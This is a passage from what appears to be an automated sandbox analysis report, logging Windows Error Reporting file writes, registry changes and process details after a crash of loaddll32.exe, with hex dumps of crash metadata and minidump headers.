C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	8148	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 32 00 3a 00 34 00 33 00 3a 00 34 00 37 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-22T22:43:47Z</CreationTime>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	8246	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	8250	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	8252	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	8292	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	8296	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD9F4.tmp.xml	0	4598	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5fa21f6577568642ef2a26a9573ce156e4bc8_7cac0383_1b8fe099\Report.wer	0	2	fd fd		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5fa21f6577568642ef2a26a9573ce156e4bc8_7cac0383_1b8fe099\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5fa21f6577568642ef2a26a9573ce156e4bc8_7cac0383_1b8fe099\Report.wer	10488	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 34 00 34 00 36 00 32 00 38 00 34 00 30 00 34 00 37 00	MetadataHash=-1446284047	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{9775e788-5d2d-0cb8-01e8-fe34b3309537}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E5D36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 10 F5 CF 00 B7 19 40 00 01 00 00 00 15 00 00 00

Analysis Process: WerFault.exe PID: **4596**, Parent PID: **6884**

General

Target ID:	11
Start time:	15:43:50
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6884 -s 640
Imagebase:	0xf70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72D01717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF5E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF5E.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_77fedd926fb8456368a0809e68225ec9bb4c64f4_7cac0383_11b404ac	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_77fedd926fb8456368a0809e68225ec9bb4c64f4_7cac0383_11b404ac\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	72CF497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF5E.tmp	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF5E.tmp.xml	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5B48.tmp.csv	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5B78.tmp.txt	success or wait	1	72CF497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 fd 2f 63 62 fd 05 12 00 00 00 00 00	MDMP /cb	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 1a 00 00 fd 2f 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT/cb0Pacific Standard TimePacific Daylight Time	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp	7630	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp	1632	168	fd 1a 00 00 00 00 00 00 05 00 00 fd 08 00 00 00 00 00 00 00 00 00 00 00 fd 19 40 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp	1800	4	03 00 00 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp	8346	716	3f 00 01 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 10 fd 02 00 00 00 00 fd 18 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 7b fd 03 00 00 00 00 00 fd fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6c fd 1a 00 00 00 00 00 fd 13 05 00 00 00 00 00 40 fd 1f 00 00 00 00 00 3f 3e 05 00 00 00 00 00 54 78 fd 00 00 00 00 00 02 2d fd 1d 00 00 00 00 00 73 6d fd 20 00 00 00 00 00 fd 23 19 01 00 00 00 00 fd 2c 01 00 fd 20 01 00 fd 0a 06 00 33 fd 0a 00 fd 13 05 00 06 7f 15 00 3f 3e 05 00 33 43 39 00 b1 01 00 5f 0b 16 00 00 00 00 00 fd fd 24 00 fd 6d 04	@!/FK?Zb{l@?>Tx-sm #, 3?>3C9_$m	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp	27762	8668	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 fd 28 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 17 00 00 56 76 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$(`8TVv	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 38 00 38 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6884</Pid>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1180	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 30 00 30 00 30 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>20006</Uptime>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
